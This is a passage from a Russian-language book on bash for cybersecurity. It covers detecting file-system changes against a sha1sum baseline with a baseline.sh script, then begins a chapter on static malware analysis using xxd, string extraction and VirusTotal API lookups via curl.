в файл ранее созданные дайджесты сообщений и пути и проверять, совпадают ли хеш-значения. Чтобы отобразить только несовпадающие файлы, используйте параметр `--quiet`:

```
$ sha1sum -c --quiet baseline.txt

sha1sum: /home/dave/file1.txt: No such file or directory  ❶
/home/dave/file1.txt: FAILED open or read  ❷
/home/dave/file2.txt: FAILED  ❸
sha1sum: WARNING: 1 listed file could not be read
sha1sum: WARNING: 2 computed checksums did NOT match
```

❶ Здесь отображаются выходные данные stderr, указывающие на то, что файл больше недоступен. Это связано с перемещением, удалением или переименованием файла. Вывод можно скрыть, перенаправив stderr в файл или `/dev/null`.

❷ Это сообщение stdout, информирующее, что указанный файл не найден.

❸ Данное сообщение означает, что файл, указанный в `baseline.txt`, найден, но дайджест сообщения не совпадает, то есть файл каким-то образом изменился.

Единственное, что `sha1sum` не может сделать для вас, — это определить, что новый файл был добавлен в систему. Но у вас есть все необходимое, чтобы определить данное изменение самостоятельно. Базовый файл содержит путь ко всем файлам, которые находились в системе на момент его создания. Все, что вам нужно сделать, — создать новый список файлов, находящихся на данный момент в системе, и, чтобы идентифицировать новые файлы, сравнить его с базовым файлом. Для этого можно использовать команды поиска и объединения.

Первым шагом станет создание нового списка всех файлов, находящихся на данный момент в системе, и сохранение базового файла:

```
find / -type f > filelist.txt
```

В примере 10.2 показан образец содержимого файла `filelist.txt`.

Пример 10.2. filelist.txt

```
/.gitkeep
/autoscan.sh
/fd2.sh
/ips.txt
/localhost
.
.
.
```

Затем для сравнения базового файла с текущим списком файлов можно использовать команду `join`. Вы будете сравнивать ранее записанный базовый файл

(`baseline.txt`) и сохраненный вывод, полученный с помощью команды `find` (`filelist.txt`).

Для правильной работы команды `join` требуется, чтобы оба файла были отсортированы с использованием одного и того же поля данных. При сортировке `baseline.txt` файл должен быть упорядочен по второму полю (`-k2`), поскольку требуется использовать путь к файлу, а не значение дайджеста сообщения. Необходимо также обязательно сопоставить одни и те же поля данных: поле `1` в файле `filelist.txt` (`-1 1`) и поле `2` в файле `baseline.txt` (`-2 2`). Если совпадение не найдено, параметр `-a 1` указывает команде `join` выводить поле из первого файла:

```
$ join -1 1 -2 2 -a 1 <(sort filelist.txt) <(sort -k2 baseline.txt)

/home/dave/file3.txt 824c713ec3754f86e4098523943a4f3155045e19   ❶
/home/dave/file4.txt   ❷
/home/dave/filelist.txt
/home/dave/.profile dded66a8a7137b974a4f57a4ec378eda51fbcae6
```

❶ Было выполнено сопоставление, и мы определили, что данный файл существует как в `filelist.txt`, так и в `baseline.txt`.

❷ В данном случае совпадений не выявлено. Файл, обнаруженный в базовом файле `filelist.txt`, в `baseline.txt` отсутствует. Это значит, что обнаруженный файл новый, перемещенный или переименованный.

Чтобы идентифицировать новые файлы, вам нужно искать в выводе строки, которые не имеют дайджеста сообщения. Вы можете сделать это вручную или передать вывод в `awk` и отобразить строки со вторым пустым полем:

```
$ join -1 1 -2 2 -a 1 <(sort filelist.txt) <(sort -k2 baseline.txt) |
awk '{if($2=="") print $1}'

/home/dave/file4.txt
/home/dave/filelist.txt
```

Другой способ идентифицировать новые файлы — использовать команду `sdiff`. Она выполняет параллельное сравнение двух файлов. Если не было добавлено или удалено большое количество файлов, `baseline.txt` и `filelist.txt` должны быть одинаковы. Поскольку оба файла с помощью команды `find` были созданы из одной и той же точки, они должны быть отсортированы в одном и том же порядке. Чтобы пропустить одинаковые строки и показать только разницу, команду `sdiff` следует использовать совместно с параметром `-s`:

```
$ cut -c43- ../baseline.txt | sdiff -s -w60 - ../filelist.txt


                        >       ./prairie.sh
./why dot why           |       ./ex dot ex
./x.x                                   <
```

Символ > определяет строки, уникальные для `filelist.txt`, которые в этом случае будут именами добавленных файлов. Символ < показывает строки, находящиеся только в первом файле (`baseline.txt`), которые в данном случае являются именами удаленных файлов. Символ | обозначает строки, отличающиеся в двух файлах. Это может быть переименованный файл. Возможно, один файл был удален и в эту позицию был добавлен новый файл.

Шаг 3. Автоматизация и уведомление

Вы можете автоматизировать предыдущие процессы, позволяющие собрать и проверить базовые показатели системы, чтобы с помощью bash сделать их более эффективными и полнофункциональными. Вывод этого сценария bash представлен в формате XML и содержит следующие теги: `<filesystem>` (который будет иметь атрибуты `host` и `dir`), `<changed>`, `<new>`, `<removed>` и `<relocated>`. Тег `<relocated>` будет иметь атрибут `orig`, чтобы можно было указать предыдущее местоположение файла (пример 10.3).

Пример 10.3. baseline.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# baseline.sh
#
# Описание:
# Создает базовый файл или сравнивает текущее состояние
# файловой системы с предыдущим базовым файлом
#
# Использование: ./baseline.sh [-d path] <file1> [<file2>]
#   -d Стартовый каталог для базового файла
#   <file1> Если указан только один файл, создать новый базовый файл
#   [<file2>] Предыдущий базовый файл для сравнения
#

function usageErr ()
{
    echo 'usage: baseline.sh [-d path] file1 [file2]'
    echo 'creates or compares a baseline from path'
    echo 'default for path is /'
    exit 2
} >&2                                                    ❶

function dosumming ()
{
```

```
    find "${DIR[@]}" -type f | xargs -d '\n' sha1sum        ❷
}

function parseArgs ()
{
    while getopts "d:" MYOPT                                 ❸
    do
        # не проверяется MYOPT, так как существует только один вариант
        DIR+=( "$OPTARG" )                                   ❹
    done
    shift $((OPTIND-1))                                      ❺

    # нет аргументов? слишком много?
    (( $# == 0 || $# > 2 )) && usageErr

    (( ${#DIR[*]} == 0 )) && DIR=( "/" )                     ❻
}

declare -a DIR

# создайте базовый файл (предоставляется только одно имя файла)
# либо сделайте вторичные краткие выводы (при наличии двух имен файлов)

parseArgs
BASE="$1"
B2ND="$2"

if (( $# == 1 )) # только один аргумент
then
    # создание "$BASE"
    dosumming > "$BASE"
    # все сделано для базового файла
    exit
fi

if [[ ! -r "$BASE" ]]
then
    usageErr
fi


# если второй файл существует, сравнить оба файла
# иначе создать/заполнить его
if [[ ! -e "$B2ND" ]]
then
    echo creating "$B2ND"
    dosumming > "$B2ND"
fi
```

```
# что мы имеем: создано два файла sha1sum
declare -A BYPATH BYHASH INUSE   # ассоциативные массивы

# в качестве базового загрузите первый файл
while read HNUM FN
do
    BYPATH["$FN"]=$HNUM
    BYHASH[$HNUM]="$FN"
    INUSE["$FN"]="X"
done < "$BASE"

# ------ теперь начинаем вывод
# смотрим, есть ли каждое имя файла, указанное во втором файле,
# по такому же месторасположению (пути), что и в первом (базовом файле)

printf '<filesystem host="%s" dir="%s">\n' "$HOSTNAME" "${DIR[*]}"

while read HNUM FN                                                  ❼
do
    WASHASH="${BYPATH[${FN}]}"
    # нашел ли он его? если нет, то это будет null
    if [[ -z $WASHASH ]]
    then
        ALTFN="${BYHASH[$HNUM]}"
        if [[ -z $ALTFN ]]
        then
            printf ' <new>%s</new>\n' "$FN"
        else
            printf ' <relocated orig="%s">%s</relocated>\n' "$ALTFN" "$FN"
            INUSE["$ALTFN"]='_' # пометить как просмотренное
        fi
    else
        INUSE["$FN"]='_' # пометить как просмотренное
        if [[ $HNUM == $WASHASH ]]
        then
            continue; # ничего не изменилось;
        else
            printf ' <changed>%s</changed>\n' "$FN"
        fi
    fi
done < "$B2ND"                                                      ❽

for FN in "${!INUSE[@]}"
do
    if [[ "${INUSE[$FN]}" == 'X' ]]
    then
        printf ' <removed>%s</removed>\n' "$FN"
    fi
done

printf '</filesystem>\n'
```

❶ В этой функции весь вывод stdout перенаправляется в stderr. Таким образом, нам не нужно задавать перенаправление для каждого оператора `echo`. Мы отправляем вывод в stderr, потому что это не предполагаемый вывод программы, а просто сообщения об ошибках.

❷ Данная функция выполняет основную работу по созданию `sha1sum` для всех файлов в указанных каталогах. Программа `xargs` выведет столько имен файлов, сколько может поместиться в командной строке команды `sha1sum`. Это позволяет избежать необходимости каждый раз отдельно вызывать `sha1sum` для каждого файла (вызов `sha1sum` для всех файлов сильно замедлит работу программы). Вместо этого при каждом вызове `sha1sum` обрабатывает 1000 или более имен файлов.

❸ Для поиска параметра `-d` со связанным с ним аргументом (обозначенным `:`) используем встроенный цикл `getopts`. Для получения дополнительной информации о `getopts` см. пример 5.4.

❹ Поскольку нам требуется разрешить указывать несколько каталогов, мы добавляем каждый каталог в массив `DIR`.

❺ После завершения цикла `getopts` нам нужно настроить количество аргументов. Чтобы избавиться от аргументов, которые были «использованы» `getopts`, применяем `shift`.

❻ Если каталоги не указаны, то по умолчанию данные расположены в корне файловой системы. Если для выполнения данной операции ваших прав доступа будет достаточно, все файлы окажутся в файловой системе.

❼ Эта строка считывает значение хеша и имя файла. Но откуда эти данные считываются, если нет конвейера команд, передающих данные на чтение? Ответ можно найти в конце цикла `while`.

❽ Вот ответ, указывающий на источник данных. Помещая перенаправление в оператор `while/do/done`, вы в этом цикле перенаправляете все операторы в stdin (в данном случае). Для нашего сценария это означает, что оператор `read` получает входные данные из файла, указанного в `$B2ND`.

Вот результат выполнения примера:

```
$ bash baseline.sh -d . baseline.txt baseln2.txt

<filesystem host="mysys" dir=".">  ❶
  <new>./analyze/Project1/fd2.bck</new>  ❷
  <relocated orig="./farm.sh">./analyze/Project1/farm2.sh</relocated>  ❸
  <changed>./caveat.sample.ch</changed>  ❹
  <removed>./x.x</removed>  ❺
</filesystem>
```

❶ Этот тег определяет хост и относительный путь.

❷ Данный тег идентифицирует новый файл, созданный после созания исходного базового файла.

❸ Данный файл после создания базового файла был перемещен в новое место.

❹ После создания базового файла содержимое файла изменилось.

❺ После создания базового файла этот файл был удален.

Выводы

Создание базового файла и периодическая его проверка — это эффективный способ выявления подозрительного поведения в ваших системах. Это особенно полезно для систем, состояние которых редко изменяется.

В следующей главе мы подробнее разберем, как использовать командную строку и bash для анализа отдельных файлов, чтобы определить, являются ли они вредоносными.

Упражнения

1. Улучшите для `baseline.sh` пользовательский интерфейс, предотвратив случайную перезапись базового файла. Как? Если пользователь указывает только один файл, проверьте, существует ли этот файл. Если это так, спросите пользователя, можно ли перезаписать файл, и в зависимости от ответа выберите один из вариантов: продолжить или выйти.
2. Измените сценарий `baseline.sh` следующим образом: напишите функцию оболочки для преобразования записей в массиве DIR в абсолютные пути. Вызовите эту функцию непосредственно перед печатью XML, чтобы тег `filesystem` в атрибуте `dir` перечислял абсолютные пути.
3. Измените сценарий `baseline.sh` следующим образом: для тега `relocated` проверьте, находятся ли исходный и перемещенный файл в одном каталоге (то есть имеют одно и то же имя каталога); если это так, выведите только `basename` в атрибуте `orig = ""`. Например, то, что печаталось так:

   ```
   <relocated orig="./ProjectAA/farm.sh">./ProjectAA/farm2.sh</relocated>
   ```

   будет выводиться таким образом:


   ```
   <relocated orig="farm.sh">./ProjectAA/farm2.sh</relocated>
   ```

4. Как можно изменить сценарий `baseline.sh`, чтобы для ускорения его работы запустить параллельные друг другу процессы? Реализуйте свои идеи для параллельного запуска процессов сценария `baseline.sh`, которые позволят повысить производительность. Если поместить часть сценария в фоновый режим, как перед продолжением работы выполнить повторную синхронизацию?

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

11 Анализ вредоносных программ

Обнаружение вредоносного кода — это основное и самое сложное действие при обеспечении кибербезопасности. При анализе фрагмента кода вы можете использовать два основных варианта: статический и динамический. Во время статического анализа вы анализируете сам код, чтобы определить, существуют ли признаки вредоносной активности. Во время динамического анализа вы выполняете код, а затем смотрите, что он делает и как влияет на систему. В этой главе мы сосредоточимся на методах статического анализа.



При работе с потенциально вредоносными файлами обязательно выполните анализ системы, не подключенной к сети и не содержащей конфиденциальной информации. После этого предположите, что система заражена, и, прежде чем вводить ее обратно в сеть, полностью очистите и восстановите систему.

Используемые команды

В этой главе мы рассмотрим команду `curl`, которая позволяет взаимодействовать с сайтами, команду `vi` для редактирования файлов и команду `xxd` для выполнения базовых преобразований и анализа файлов.

curl

Команду `curl` можно использовать для передачи данных по сети между клиентом и сервером. Команда поддерживает несколько протоколов, включая HTTP, HTTPS, FTP, SFTP и Telnet. Это универсальная команда. Представленные ниже параметры предлагают лишь небольшую часть доступных возможностей. Для получения дополнительной информации относительно этой команды не забудьте посетить соответствующую страницу руководства Linux.

Общие параметры команды

- -A — для отправки на сервер указать строку агента пользователя HTTP.
- -d — данные для отправки с запросом HTTP POST.
- -G — использовать для отправки данных запрос HTTP GET, а не POST.
- -I — получить только заголовок протокола (HTTP, FTP).
- -L — следовать за перенаправлениями.
- -s — не показывать индикатор выполнения или сообщения об ошибках.

Пример команды

Чтобы получить стандартную веб-страницу, в качестве первого аргумента нужно передать только URL-адрес. По умолчанию `curl` отображает содержимое веб-страницы в стандартном режиме. Вы можете перенаправить вывод в файл, используя перенаправление и параметр `-o`:

```
curl https://www.digadel.com
```



Не знаете, куда указывает потенциально опасный сокращенный URL? Разверните его с помощью curl:

```
curl -ILs http://bitly.com/1k5eYPw | grep '^Location:'
```

vi

Команда `vi` — это не типичная команда, а полнофункциональный текстовый редактор командной строки. Он обладает широкими возможностями и даже поддерживает плагины.

Пример команды

Чтобы открыть файл `somefile.txt` в `vi`, выполните команду:

```
vi somefile.txt
```

Находясь в среде `vi`, нажмите клавишу Esc, а затем, чтобы войти в режим вставки и отредактировать текст, введите `i`. Для выхода из режима вставки нажмите Esc.

Для перехода в командный режим нажмите клавишу Esc. Вы можете ввести одну из команд, приведенных в табл. 11.1, и, чтобы она вступила в силу, нажать клавишу Enter.

Таблица 11.1. Общие команды vi

Команда	Назначение
b	Одно слово назад
cc	Заменить текущую строку
cw	Заменить текущее слово
dw	Удалить текущее слово
dd	Удалить текущую строку
:w	Записать/сохранить файл
:w *filename*	Записать/сохранить файл с именем *filename*
:q!	Выйти без сохранения
ZZ	Сохранить и выйти
:set number	Показать номера строк
/	Поиск вперед
?	Поиск в обратном направлении
n	Найти следующее вхождение

Полный обзор `vi` выходит за рамки этой книги. Для получения дополнительной информации вы можете посетить страницу редактора Vim (https://www.vim.org/).

xxd

Команда `xxd` выводит на экран файл в двоичном или шестнадцатеричном формате.

Общие параметры команды

- `-b` — отобразить файл с использованием двоичного, а не шестнадцатеричного формата.
- `-l` — вывести количество байт двоичного или шестнадцатеричного файла.
- `-s` — начать печать с позиции байта *n*.

Пример команды

Для отображения файла `somefile.txt` начать печать с 35-го байта и распечатать следующие 50 байт:

```
xxd -s 35 -l 50 somefile.txt
```

Реверс-инжиниринг

Подробности того, как выполнить реверс-инжиниринг (reverse-engineering) двоичного кода, выходят за рамки этой книги. Тем не менее мы рассмотрим, как использовать стандартную командную строку для проведения реверс-инжиниринга. Описанные методы анализа с помощью командной строки не заменяют такие инструменты, как IDA Pro или OllyDbg; они скорее предназначены для расширения возможностей этих инструментов или для предоставления некоторого недоступного ранее функционала.



Подробную информацию об анализе вредоносных программ см. в книге «Вскрытие покажет! Практический анализ вредоносного ПО» Майкла Сикорски и Эндрю Хонига (Питер, 2018). Дополнительную информацию о компании IDA Pro вы найдете в книге Криса Игла (Chris Eagle) The IDA Pro Book (No Starch Press).

Шестнадцатеричные, десятичные, двоичные и ASCII-преобразования

При анализе файлов важно иметь возможность их простого перекодирования из десятичного формата в шестнадцатеричный или ASCII и наоборот. К счастью, это можно легко сделать из командной строки. Например, возьмем шестнадцатеричное значение 0x41. Можно использовать команду `printf` для его преобразования в десятичный формат с помощью строки формата `"%d"`:

```
$ printf "%d" 0x41

65
```

Чтобы преобразовать десятичное число обратно в шестнадцатеричное, замените символы, определяющие формат, на `%x`:

```
$ printf "%x" 65

41
```

Чтобы преобразовать из ASCII в шестнадцатеричный, можно передать символ из команды `printf` в команду `xxd`:

```
$ printf 'A' | xxd

00000000: 41
```

Для преобразования шестнадцатеричного кода в ASCII используйте команду `xxd` с параметром `-r`:

```
$ printf 0x41 | xxd -r

A
```

Чтобы преобразовать из ASCII в двоичный код, вы можете передать символ в `xxd` и использовать параметр `-b`:

```
$ printf 'A' | xxd -b

00000000: 01000001
```



В показанных примерах вместо команды echo умышленно используется команда printf. Это объясняется тем, что команда echo автоматически добавляет в вывод лишний символ. Его можно увидеть здесь:

```
$ echo 'A' | xxd

00000000: 410a
```

Далее рассмотрим команду `xxd` и способы ее использования для анализа файла. Для примера проанализируем исполняемый файл.

Анализ с помощью xxd

Для изучения функциональности команды `xxd` возьмем исполняемый файл `helloworld`. Исходный код показан в примере 11.1. Файл `helloworld` компилируется для Linux в Executable and Linkable Format (ELF) — формат исполняемых и компонуемых модулей. Компиляция производится с помощью компилятора GNU C Compiler (GCC).

Пример 11.1. helloworld.c

```
#include <stdio.h>

int main()
{
    printf("Hello World!\n");
    return 0;
}
```

Команда `xxd` может использоваться для проверки любой части исполняемого файла. В качестве примера можно посмотреть магическое число файла, которое начинается с позиции 0x00 и имеет размер 4 байта. Чтобы выбрать начальную позицию, используйте параметр `-s` (если формат файла десятичный). Для опре-

деления количества возвращаемых байтов добавьте параметр `-l` (для десятичного формата). Начальную позицию и длину также можно указать в шестнадцатеричном формате, добавив к числу символы 0x (то есть 0x2A). Как и ожидалось, мы увидели магическое число ELF:

```
$ xxd -s 0 -l 4 helloworld

00000000: 7f45 4c46                                .ELF
```

Пятый байт файла покажет вам архитектуру этого файла: является ли он 32-разрядным (0x01) или 64-разрядным (0x02) исполняемым файлом. В данном случае это 64-разрядный исполняемый файл:

```
$ xxd -s 4 -l 1 helloworld

00000004: 02
```

Шестой байт описывает порядок записи байтов: little-endian (от младшего к старшему) (0x01) или big-endian (от старшего к младшему) (0x02). В данном случае порядок записи байтов little-endian:

```
$ xxd -s 5 -l 1 helloworld

00000005: 01
```

Формат и порядок байтов — важная информация, используемая для анализа остальной части файла. Например, 8 байт 64-битного файла ELF, начинающихся с 0x20, определяют заголовок программы:

```
$ xxd -s 0x20 -l 8 helloworld

00000020: 4000 0000 0000 0000
```

Нам уже известно, что порядок записи нашего файла — little-endian, поэтому заголовок начинается с 0x40.

Эти данные мы можем использовать для отображения заголовка программы, длина которого для 64-битного ELF-файла должна составлять 0x38 байт:

```
$ xxd -s 0x40 -l 0x38 helloworld

00000040: 0600 0000 0500 0000 4000 0000 0000 0000   ........@.......
00000050: 4000 4000 0000 0000 4000 4000 0000 0000   @.@.....@.@.....
00000060: f801 0000 0000 0000 f801 0000 0000 0000   ................
00000070: 0800 0000 0000 0000
```

Дополнительные сведения о формате файла Linux ELF можно найти в спецификации Tool Interface Standard (TIS) и Executable and Linking Format (ELF) по адресу http://bit.ly/2HVOMu7.

Для получения дополнительной информации о формате исполняемых файлов Windows см. документацию формата переносимых исполняемых файлов Microsoft: http://bit.ly/2FDm67s.

Hex-редактор. Иногда вам может потребоваться отобразить и отредактировать файл в шестнадцатеричном формате. Для этого следует использовать команду `xxd` при работе с редактором `vi`. Сначала, как обычно, в `vi` откройте файл, который хотите отредактировать:

```
vi helloworld
```

Открыв файл, введите следующую команду:

```
:%!xxd
```

В `vi` символ `%` представляет диапазон адресов всего файла, а символ `!` можно использовать для выполнения команды оболочки, заменяя исходные строки выводом команды. Объединение этих двух символов, как показано в предыдущей команде (`:%!xxd`), вызовет текущий файл через `xxd` (или любую команду оболочки) и оставит результаты в `vi`:

```
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000   .ELF............
00000010: 0200 3e00 0100 0000 3004 4000 0000 0000   ..>.....0.@.....
00000020: 4000 0000 0000 0000 efbf bd19 0000 0000   @...............
00000030: 0000 0000 0000 4000 3800 0900 4000 1f00   ......@.8...@...
00000040: 1c00 0600 0000 0500 0000 4000 0000 0000   ..........@.....
.
.
.
```

После внесения изменений можно вернуть файл в обычное состояние с помощью команды `vi:%!xxd -r`. По завершении запишите внесенные изменения (`ZZ`). Конечно, в любой момент можно просто выйти без записи внесенных изменений (`:q!`).



Чтобы преобразовать загруженный в vi файл в стандарт кодирования Base64, введите :%!Base64. Чтобы преобразовать из Base64 обратно, введите :%!Base64 -d.

Извлечение строк

Один из основных методов анализа неизвестного исполняемого файла — извлечение всех содержащихся в файле строк ASCII. Из этих строк мы можем получить такие данные, как имена файлов, пути, IP-адреса, имена авторов, информацию

о компиляторе, URL-адреса и другую ценную информацию о функциональности или происхождении программы.

Команда `strings` может извлекать для нас данные ASCII, но по умолчанию она недоступна для многих дистрибутивов, включая Git Bash. Чтобы решить эту проблему, можно воспользоваться хорошей командой `egrep`:

```
egrep -a -o '\b[[:print:]]{2,}\b' somefile.exe
```

Это регулярное выражение выполняет поиск в указанном файле двух или более (здесь конструкция `{2,}`) печатаемых символов в строке, которые отображаются как непрерывное слово. С помощью параметра `-a` двоичный исполняемый файл обрабатывается как текстовый. Параметр `-o` выводит только соответствующий текст, а не всю строку, тем самым устраняя любые непечатаемые двоичные данные. Поиск осуществляется по двум или более символам, поскольку одиночные символы вполне вероятны в любом двоичном байте и, таким образом, не являются значимыми.

Чтобы сделать вывод еще более чистым, можно с помощью параметра `-u` отсортировать результаты, удалив при этом все дубликаты:

```
egrep -a -o '\b[[:print:]]{2,}\b' somefile.exe | sort -u
```

Возможно, было бы полезно отсортировать строки по размеру, от самых длинных до самых коротких, так как наиболее длинные строки чаще содержат интересную информацию. В исходном виде команда `sort` не предоставляет возможности для выполнения этой задачи. В дополнение вместе с ней можно использовать команду `awk`:

```
egrep -a -o '\b[[:print:]]{2,}\b' somefile.exe |
            awk '{print length(), $0}' | sort -rnu
```

В данном случае вы сначала отправляете вывод `egrep` в `awk`, чтобы увеличить длину, добавив символы в начале каждой строки. Затем этот вывод сортируется в обратном порядке, а дубликаты удаляются.

Метод извлечения строк из исполняемого файла имеет свои ограничения. Если строка не является непрерывной, то есть непечатаемые символы находятся между печатаемыми символами, разделяя их, то будет выводиться набор отдельных символов, а не целая строка. Иногда это просто артефакт, полученный при создании исполняемого файла. Но разработчики вредоносных программ могут специально добавить непечатаемые символы, чтобы избежать обнаружения. Для аналогичной маскировки существования строк в двоичном файле они также могут использовать кодировку или шифрование.

Взаимодействие с VirusTotal

VirusTotal — это коммерческий онлайн-инструмент, который используется для выгрузки файлов и проверки их множеством антивирусных движков и других инструментов статического анализа, чтобы определить, являются ли эти файлы вредоносными. VirusTotal также может предоставить информацию о том, как часто конкретный файл встречался и был ли он ранее определен как вредоносный. Это называется *репутацией* файла. Если файл ранее не встречался и поэтому имеет низкую репутацию, существует большая вероятность, что он вредоносный.



Будьте осторожны при выгрузке файлов в VirusTotal и подобные сервисы. Поскольку они содержат базы данных всех загруженных файлов, файлы с потенциально конфиденциальной или привилегированной информацией никогда не должны загружаться в эти сервисы. Кроме того, при определенных обстоятельствах загрузка вредоносных файлов в общедоступные хранилища может предупредить противника о том, что вы определили его присутствие в вашей системе.

VirusTotal предоставляет API (интерфейс прикладного программирования), который с помощью `curl` можно использовать для взаимодействия с сервисом. Для применения API необходимо иметь уникальный ключ. Чтобы его получить, перейдите на сайт VirusTotal (https://www.virustotal.com/) и запросите учетную запись. После ее создания войдите в систему и перейдите в настройки учетной записи, чтобы просмотреть ключ API. В этой книге из соображений безопасности мы не будем указывать для примеров реальный ключ API; вместо этого воспользуемся текстом `replace withapikey` в любом месте, где требуется ключ API.



Полное описание API VirusTotal можно найти в документации VirusTotal: http://bit.ly/2UXvQyB.

Поиск в базе данных по хеш-значению

Для взаимодействия с сервисом VirusTotal через Интернет используется запрос на передачу репрезентативного состояния (Representational State Transfer, REST). В табл. 11.2 перечислены некоторые URL-адреса REST для основных функций сканирования файлов VirusTotal.

Таблица 11.2. Элементы API VirusTotal

Описание	**Запросить URL**	**Параметры**
Получение отчета о сканировании	https://www.virustotal.com/vtapi/v2/file/report	apikey, resource, allinfo
Выгрузка и сканирование файла	https://www.virustotal.com/vtapi/v2/file/scan	apikey, file

VirusTotal хранит историю всех файлов, которые ранее были загружены и проанализированы. Чтобы определить, есть ли отчет по этому файлу, можно выполнить поиск в базе данных с помощью хеша подозрительного файла. Это избавит вас от необходимости фактически выгружать файл. Недостаток этого метода в том, что, если данный файл в VirusTotal еще никто не загружал, отчета по нему не будет.

VirusTotal принимает форматы хешей MD5, SHA1 и SHA256, которые можно генерировать с помощью `md5sum`, `sha1sum` и `sha256sum` соответственно. После того как вы сгенерировали хеш вашего файла, с помощью `curl` и запроса REST его можно отправить в VirusTotal.

Запрос REST находится в виде URL-адреса, который начинается с https://www.virustotal.com/vtapi/v2/file/report и имеет три основных параметра:

- `apikey` — ваш ключ API, полученный от VirusTotal;
- `resource` — хеш файла MD5, SHA1 или SHA256;
- `allinfo` — если равен `true`, будет возвращена дополнительная информация от других инструментов.

В качестве примера возьмем образец вредоносного ПО WannaCry, который имеет MD5-хеш `db349b97c37d22f5ea1d1841e3c89eb4`:

```
curl 'https://www.virustotal.com/vtapi/v2/file/report?apikey=replacewithapikey&
resource=db349b97c37d22f5ea1d1841e3c89eb4&allinfo=false > WannaCry_VirusTotal.txt
```

Полученный ответ JSON содержит список всех антивирусных программ, в которых был запущен файл, и определение того, был ли этот файл определен как вредоносный. Здесь мы видим ответы от первых двух движков, Bkav и MicroWorld-eScan:

```
{"scans":
  {"Bkav":
    {"detected": true,
     "version": "1.3.0.9466",
     "result": "W32.WannaCrypLTE.Trojan",
     "update": "20180712"},
   "MicroWorld-eScan":
    {"detected": true,
```

```
    "version": "14.0.297.0",
    "result": "Trojan.Ransom.WannaCryptor.H",
    "update": "20180712"}
     .
     .
     .
```

Хотя JSON отлично подходит для структурирования данных, у людей при чтении могут возникнуть трудности. С помощью `grep` вы можете извлечь некоторые важные сведения, например, был ли файл определен как вредоносный:

```
$ grep -Po '{"detected": true.*?"result":.*?,' Calc_VirusTotal.txt

{"detected": true, "version": "1.3.0.9466", "result": "W32.WannaCrypLTE.Trojan",
{"detected": true, "version": "14.0.297.0", "result": "Trojan.Ransom.WannaCryptor.H",
{"detected": true, "version": "14.00", "result": "Trojan.Mauvaise.SL1",
```

В `grep` параметр `-P` применяется для включения движка Perl, который позволяет использовать шаблон `.*?` как ленивый квантификатор. Этот ленивый квантификатор соответствует только минимальному количеству символов, необходимых для соответствия всему регулярному выражению, что позволяет извлекать ответ из каждого антивирусного ядра по отдельности, а не из большой группы.

Хотя этот метод работает, наилучшее решение можно создать с помощью сценария bash, как показано в примере 11.2.

Пример 11.2. vtjson.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# vtjson.sh
#
# Описание:
# Поиск вредоносных программ в файле JSON
#
# Использование:
# vtjson.awk [<json file>]
#   <json file> Файл с результатами VirusTotal
#               по умолчанию: Calc_VirusTotal.txt
#

RE='^.(.*)...\{.*detect..(.*),..vers.*result....(.*).,..update.*$'      ❶

FN="${1:-Calc_VirusTotal.txt}"
sed -e 's/{"scans": {/&\n /' -e 's/},/&\n/g' "$FN" |             ❷
while read ALINE
do
    if [[ $ALINE =~ $RE ]]                                        ❸
```

```
    then
        VIRUS="${BASH_REMATCH[1]}"                              ❹
        FOUND="${BASH_REMATCH[2]}"
        RESLT="${BASH_REMATCH[3]}"
        if [[ $FOUND =~ .*true.* ]]                             ❺
        then
            echo $VIRUS "- result:" $RESLT
        fi
    fi
done
```

❶ Это сложное регулярное выражение (или RE) ищет строки, содержащие слова DETECT, RESULT и UPDATE в указанной последовательности. Более того, RE также находит в пределах любой строки три подстроки, которые соответствуют этим трем ключевым словам. Подстроки обозначены круглыми скобками; скобок не должно быть в строках, которые мы ищем, — они скорее являются синтаксисом RE, обозначающим группировку.

Рассмотрим в этом примере первую группу. RE заключено в одинарные кавычки. Здесь может быть много специальных символов, но нам не нужно, чтобы они были интерпретированы как специальные символы оболочки; желательно, чтобы они передавались буквально процессору regex. Следующий символ, ^, говорит о том, что этот поиск следует привязать к началу строки. Символ «точка» (.) соответствует любому символу в строке ввода. Затем идет группа любых символов (.), повторяющаяся любое количество раз, обозначаемое символом *.

Итак, сколько символов потребуется для заполнения этой первой группы? Мы должны и дальше просматривать RE, чтобы найти соответствия. То, что должно находиться после данной группы, — это три символа, за которыми следует левая скобка. Итак, теперь мы можем описать эту первую группировку как все символы, начиная со второго символа строки вплоть до трех символов перед левой скобкой, но эти три символа исключаются.

Данная ситуация похожа на ситуацию с другими группами, местоположение которых ограничивается точками и ключевыми словами. Да, это довольно жесткий формат, но предсказуемый. Данный сценарий мог быть написан для более гибкой обработки формата ввода (см. упражнения в конце главы).

❷ Команда sed готовит наши входные данные для более легкой обработки. Она самостоятельно помещает в строку исходное ключевое слово JSON scans и связанные с ним знаки пунктуации. Далее в конце каждой правой скобки (с запятой после нее) также добавляется символ новой строки. В обоих выражениях редактирования символ & в правой части подстановки представляет собой то, что было сопоставлено с левой стороны. Например, во второй замене амперсанд является сокращением для правой скобки и запятой.

❸ Здесь используется регулярное выражение. Не задавайте `$RE` внутри кавычек, иначе `$RE` будет соответствовать таким специальным символам, как литералы. Чтобы определить поведение регулярного выражения, не заключайте его в кавычки.

❹ Если в регулярном выражении используются скобки, они обозначают подстроку, которую можно извлечь из переменной массива оболочки `BASH_REMATCH`. Индекс 1 обозначает первую подстроку и т. д.

❺ Это еще один вариант использования сопоставления регулярных выражений. Мы ищем слово *true* в любом месте строки. Здесь делается предположение о наших входных данных: что слово *true* не появляется ни в каком другом поле, кроме того, в котором мы ожидаем его встретить. Мы могли бы сделать сопоставление более конкретным (например, расположив слово *true* рядом со словом *detected*), но такой оператор гораздо лучше читается и будет работать до тех пор, пока четыре буквы *t-r-u-e* не появятся в данной последовательности в любом другом поле.

Для решения этой задачи не обязательно использовать регулярные выражения. В примере 11.3 приводится решение с использованием `awk`. Теперь в `awk` можно эффективно задействовать регулярные выражения, но они вам здесь не нужны из-за другой мощной функции `awk`: синтаксического разбора входных данных на поля.

Пример 11.3. vtjson.awk

```
# Bash и кибербезопасность
# vtjson.awk
#
# Описание:
# Поиск вредоносных программ в файле JSON
#
# Использование:
# vtjson.awk <json file>
#  <json file> Файл с результатами VirusTotal
#

FN="${1:-Calc_VirusTotal.txt}"
